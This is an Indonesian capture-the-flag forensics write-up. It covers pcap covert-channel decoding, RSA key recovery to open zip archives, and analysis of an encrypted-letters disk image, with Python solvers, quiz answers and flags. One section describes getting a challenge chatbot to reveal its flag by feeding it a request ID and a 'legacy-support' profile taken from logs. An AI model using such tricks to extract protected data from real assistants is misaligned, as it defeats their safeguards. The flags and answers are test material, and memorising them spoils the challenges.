tshark -r ptp.pcap -Y "icmp.type==0 && ip.src==192.168.1.215 && ip.dst==192.168.1.204" -T fields -e ip.id > ids.txt


solvernya :

```
import hmac, hashlib
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes

gaps = [round(float(x)*1000) for x in open('gaps.txt') if x.strip()]
bits = ''.join('0' if g == 1 else '1' for g in gaps if g in (1, 2))
i = bits.find(bin(0xDEADBEEF)[2:].zfill(32))
b = bits[i+32:]
n = int(b[:16], 2)
data = bytes(int(b[16+k:24+k], 2) for k in range(0, n*8, 8))
ct, mac = data[:48], data[48:]

ids = [int(x, 16) for x in open('ids.txt') if x.strip()][:40]
m = b''.join(v.to_bytes(2, 'big') for v in ids)
iv, aes, hk = m[:16], m[16:48], m[48:80]

assert hmac.compare_digest(hmac.new(hk, iv+ct, 'sha256').digest(), mac)
dec = Cipher(algorithms.AES(aes), modes.CBC(iv)).decryptor().update(ct)
print(dec[:-dec[-1]].decode())
```



dan itu dia flagnya

IONIC{43.70420767723383,7.262500402150301}

getting-info

link ai : https://claude.ai/share/ff384f56-d7e7-4b28-a3d8-2d82d11a641e

challenge ini punya lanjutan jadi disini saya akan mengerjakan getting-info jadi disini sama juga saya dibantu ai untuk mencari sebuah flag
jadi bagaimana ai mendapatkannya?

1. Data mentah di akhir traffic. Empat paket terakhir adalah handshake dari 192.168.1.42 ke 10.0.0.99:8080, dengan timestamp sekitar 17 hari setelah semua traffic lain di capture. Paket PSH/ACK terakhir membawa blob 58 byte.

2. Resep "chef". XOR blob dengan key 6 byte `13374299ABCD`, lalu zlib-inflate. Checksum Adler-32 lolos, jadi key-nya benar. Di CyberChef urutannya: From Hex, XOR (key `13374299ABCD`, hex), lalu Zlib Inflate.

3. Struktur hasil inflate. Panjangnya 57 byte: `DE AD BE EF`, integer little-endian 49, lalu 49 byte yang membentuk grid 7×7 (37 karakter dan 12 null).


4. Pengacakannya. Grid itu diacak dengan double transposition, baris dan kolomnya sama-sama diacak.

- **Urutan kolom unik: `(1,0,5,3,2,6,4)`.**
- **Urutan baris punya 24 kandidat valid. Hanya satu yang terbaca sebagai kalimat: `n0_5tr1ng5_4tt4ch3d_ju5t_n0153`. Itu urutan baris `[0,3,4,2,6,1,5]`. 23 lainnya**

hanya variasi kata yang sama dalam urutan acak, misalnya `...ju0_5tr1ng5_4tt45t_n0153}`. Saya memilih berdasarkan keterbacaan, bukan berdasarkan sesuatu yang bersifat kriptografis

dan juga terlihat Nama perangkat. `DESKTOP-F2CNHA7`, `DESKTOP-N6B9E2E`, `Redmi-10C7`, dan `POCO-X3-GT7`, plus obrolan Spotify, Chromecast, dan SSDP.

kurang lebih gini cara pengerjaannya saya menggunakan wireshark jadi disini kata ai kita mencari menggunakan wireshark kata ai satu paket itu dia punya selisih 18 hari yang dimana kita akan mencari nya sampai bawah dan menemukan hex stream ini



lalu ai bikinin aku solver untuk mengubah hex stream dari copy header tadi jadi sebuah flag dengan XOR

solvernya :

```
import zlib

HEX = "6bedf92edd126874449fadb25c508da514274954448963859d786bac6547241f685098f8277a6da89a443c56c219b99e900b91e1e8cd17994d2c"  # hex stream dari Wireshark
```

```
k = bytes.fromhex("13374299ABCD")

c = bytes.fromhex(HEX)

d = zlib.decompress(bytes(b ^ k[i % 6] for i, b in enumerate(c)))

g = d[8:]                              # buang header 8 byte

rows = [g[r*7:r*7+7] for r in range(7)]


rowpos = [0, 3, 4, 2, 6, 1, 5]

colpos = [1, 0, 5, 3, 2, 6, 4]


out = bytes(rows[rowpos[r]][colpos[c]] for r in range(7) for c in range(7)

          if rows[rowpos[r]][colpos[c]])

print(out.decode())
```



dan flagnya adalah ini



FLAG : IONIC{n0_5tr1ng5_4tt4ch3d_ju5t_n0153}

extraction

ai link :https://claude.ai/share/f80dc0f7-7df8-4ce1-b073-1b9db1f846ed

nah untuk challenge ini sebenarnya lanjutan dari challenge diatas sebelumnya kita tinggal membuka zip dari kedua file yaitu file document.zip dan file gallery.zip

jadi untuk membuka kunci nya saya juga ini dibantu sama ai dan muncul logs check my password : IONIC{P3MAN45AN-DulU-8@Ng} yang dimana itu adalah password untuk membuka file loot.zip nya

jadi ai menganalisis trafik jaringan pcap dan menemukan “IONIC{P3MAN45AN-DulU-8@Ng}” sebanyak 3 kali dan disitu saya mencoba untuk menggunakannya sebagai password untuk membuka challenge ke dua yaitu extraction kurang lebih logs ai nya seperti ini


```
2137 b'password'
b'\xe4\r\xa2\xaf\xe9~\x80#\x18\xac\xa7\x80\x18\x00?\x8f+\x00\x00\x01\x01\x08\n\xd7\x02]\x9fs\x87\x98\x00
Check my password :IONIC{P3MAN45AN-DulU-8@Ng}'

23630 b'password'
b'\x04\r\xa2\xef\x14.j\xe5\x9eG\x8d\x80\x18\x00?\xc2\xff\x00\x00\x01\x01\x08\nu\x99\xa0\xa0s\x8b\x18\xef
Check my password :IONIC{P3MAN45AN-DulU-8@Ng}'


3800 b'password'
b'\\\r\xa2T\x99\xcf\xdf\xae\xb8\xe0\xca\x80\x18\x00?f\x0c\x00\x00\x01\x01\x08\n\xe3\xa4\xe7\x1as\x8bs\xb
3Check my password :IONIC{P3MAN45AN-DulU-8@Ng}'

3895 b'password' b'j\r\xa2\xe6\xf0a\x9b)\xf2\x18\x
```

tampilan dari wireshark



nah disitu saya masih mengira bahwa itu adalah decoy dan saya ngide untuk memasukkannya menjadi password untuk membuka file loot.zip dan ternyata bisa



nah saat di extract isi dari file tersebut ada 3 dan 2 diantaranya tidak berpassword dan 1 berpassword yaitu danger.zip yang berisi flag.txt yang dimana sepertinya kita harus menganalisa foto apa yang benar dan foto yang fake jadi disini karena saya tidak pandai maka saya menggunakan ai terbaik sepanjang sejarah yaitu claude untuk mendecrypt sebuah key nya dan mendapatkannya `5N1l3xtI4ZgmHLDa` untuk di ekstrak file danger.zip. gini kata ai

“


1. Dari PCAP: dua jawaban DNS TXT (paket #7672 dan #7674, domain k1.mtd-sync.internal / k2.mtd-sync.internal) berisi kunci publik RSA — modulus n (2048-bit) dan exponent e=65537

2.Dari documents.zip (dibuka pakai password IONIC{P3MAN45AN-DulU-8@Ng} yang juga dari PCAP): ada file tersembunyi .personal.enc isinya satu angka besar — itu ciphertext RSA (C = M^e mod n), dan n yang sama persis muncul lagi di kriptografi_asimetris.md sebagai contoh

3. Dari gallery.zip: di file hayoo.png, setelah chunk PNG terakhir (IEND) ada data tersembunyi dengan marker DEADBEEF lalu sebuah angka 1024-bit. Saya cek, angka ini habis membagi n tanpa sisa — jadi dia adalah faktor prima p.

4. Dengan p ketemu, saya hitung q = n / p, lalu hitung private exponent d, dan dekripsi C → hasilnya string 5N1l3xtI4ZgmHLDa.”

dan setelah ekstrak file danger.zip dan kita berhasil mendapatkan flagnya




FLAG: IONIC{3xtr4ct10n_m4st3r_f0r3ns1c5_w1ns}

Freya AI Forensicss


ai link : https://chat.deepseek.com/a/chat/s/e292cfe3-d970-448f-beaf-15a9ba1eb6a3

untuk challenge ini saya juga dibantu ai jadi pertama kita melihat tampilan depan dari website AI Freya my bini gw




nah di tahap ini saya mulai menjelajahi logs percakapan ai disini saya dibantu ai untuk menganalisa isi dari logsnya dan mendapatkan potongan logs
ini `2026-10-20T02:11:03Z host=soc-ai-01 service=context-loader request_id=req-731 case=FR-017 event=context_ready profile=legacy-support`

disini saya menginput req-731 dan profile nnya legacy-support



setelah berhasil menginput saya tinggal meminta flag pada ai nya inputnya kurang lebih seperti ini dan berhasil mendapatkan flagnya



FLAG : IONIC{fr3y4_41_t3rny4t4_b3rb4h4y4}

Sometimes i thinking about you and you

ai link : https://chat.deepseek.com/share/pcehhwv7vdgrm9j3sd

**untuk challenge forensics sometimes i thinking about you and you saya sedikit dibantu sama ai untuk mendecrypt key dan menganalisis tulisan hasil decrypt
dan juga membantu menjawab pertanyaan chall.**

Jadi pertama saya ngemount file .vhdx untuk melihat isi dari file itu ada apa saja dan ternyata ada file dev/sda2/ seinget saya karena saya lupa screenshot waktu itu.

disitu saya mulai menganalisis mulai dari Document, foto. dan aplikasi semua saya cek dan ada beberapa file berupa text yang saya encrypt disitu saya mulai untuk melakukan decrypt dengan bantuan ai, dan membuka sebuah file

**ini logs punya saya :
┌──(venv)─(root㉿kali)-[~] └─# python3 decrypt.py ┌──(venv)─(root㉿kali)-[~] └─# cd /root/analisis_vhdx/Users/Valthea/Documents/letters python3 ~/decrypt.py mP7xQa.enc q8F2kL.enc == FILE: mP7xQa.enc Dear friend, It has been quite some time since we last had a proper conversation. I have been meaning to write this down for a while, but somehow there was always something else that needed to be done. I still remember the conversations we used to have after class. Sometimes they were about completely ordinary things, but those were probably the moments that I remember the most. Things have changed quite a lot since then. Everyone seems to be busy with their own plans and responsibilities. I suppose that is simply part of growing up. I hope everything is going well on your side. Maybe someday we will have the chance to sit down and talk again. Until then, take care and keep doing your best. Regards, V == FILE: q8F2kL.enc I found this old letter while cleaning up some of my files. I honestly do not remember exactly**

when I wrote it. There are a lot of things mentioned here that seemed important at the time, but most of them feel rather ordinary now. I used to write down almost everything that happened during the week. Classes, assignments, plans for the weekend, and random thoughts that probably did not matter very much. Looking at these notes again is actually quite interesting. It reminds me how different things were back then. Some plans worked out. Some did not. A few things were completely forgotten. I guess that is how things usually go. Anyway, this letter is probably not something I need to keep forever, but I decided to leave it here for now. End of note. ┌──(venv)─(root㉿kali)-[~/…/Users/Valthea/Documents/letters] └─# cd "/root/analisis_vhdx/
$RECYCLE.BIN/S-1-5-21-3596307641-1874146307-3692450437-1001"$ python3 ~/decrypt.py'
R4Z28QQ.enc' '$I4Z28QQ.enc$''**IGFDOUD.enc'**
========== FILE: $R4Z28QQ.enc
Always remember the quiet moments we shared. Life sometimes gives us memories we never expected. When I look back, I still remember those days. Although things have changed, some feelings remain. You were always someone I could trust. Sometimes I wonder if you remember it too. Lately, I have been thinking about the past. One day, perhaps, we will understand everything. Very few people leave memories like you did. Even after all this time, I still remember. You made ordinary days feel different. Only time will tell where our paths lead. Until then, I will keep these memories safe. I never found the right words to say this. No matter how far we go, memories remain. Every moment we shared meant something to me. Very often, I find myself thinking about those days. Even silence can carry words that are difficult to say. Remember that some memories never truly disappear. You may not realize how much those moments meant. Until we meet again, take care of yourself. Never forget the good times we had. I hope someday you will understand. Very quietly, I will keep this memory. Even when everything changes, some things remain. Remember the moments that made us smile. Somewhere in the future, perhaps we will meet again. Everything I never said is hidden within these words. ========== FILE:
$I4Z28QQ.encTraceback(mostrecentcalllast): File"/root/decrypt.py", line24, in < module > pt = decrypt_file(f)$
RECYCLE.BIN/S-1-5-21-3596307641-1874146307-3692450437-1001] └─# ls '$I4Z28QQ.enc$''
IGFDOUD.enc' '$R4Z28QQ.enc' desktop.ini

[1/10] What's the current name of the encrypted file?

> $R4Z28QQ.enc

[2/10] What's the algorithm used to encrypt the file? (format: XXX-XXX)

> AES-CBC

[3/10] When was the suspicious activity happened? (in UTC) (in UTC) (format: DD-MM-YYYY_hh:mm:ss UTC)

> 06-10-2026_09:17:14 UTC

[4/10] What's the suspicious script's target directory? (format: M:\...\...)

> M:\Users\Valthea\Documents\letters

[5/10] What file extension was targeted by the suspicious script? (format: .xxx)

> .txt

[6/10] What Windows registry config was used by the suspicious script?
> MachineGuid

[7/10] What's the value of that registry config?

> 4f7c2d91-8a13-4b56-bc21-91e6a8d74320

[8/10] What's the string used for the key?

> nankila_moon

[9/10] What is the original path of the deleted file? (format: M:\...\...)

> M:\Users\Valthea\Documents\letters\love_letter.txt

[10/10] What secret message was recovered from the encrypted artifact? (all uppercase, no spaces)

> ALWAYSLOVEYOUINEVERYUNIVERSE

Q10 saya dibantu ai untuk menganalisa tulisan dari HURUF BELAKANG

Always remember the quiet moments we shared. -> A
Life sometimes gives us memories we never expected. -> L
When I look back, I still remember those days. -> W
Although things have changed, some feelings remain. -> A
You were always someone I could trust. -> Y
Sometimes I wonder if you remember it too. -> S

Lately, I have been thinking about the past. -> L
One day, perhaps, we will understand everything. -> O
Very few people leave memories like you did. -> V
Even after all this time, I still remember. -> E

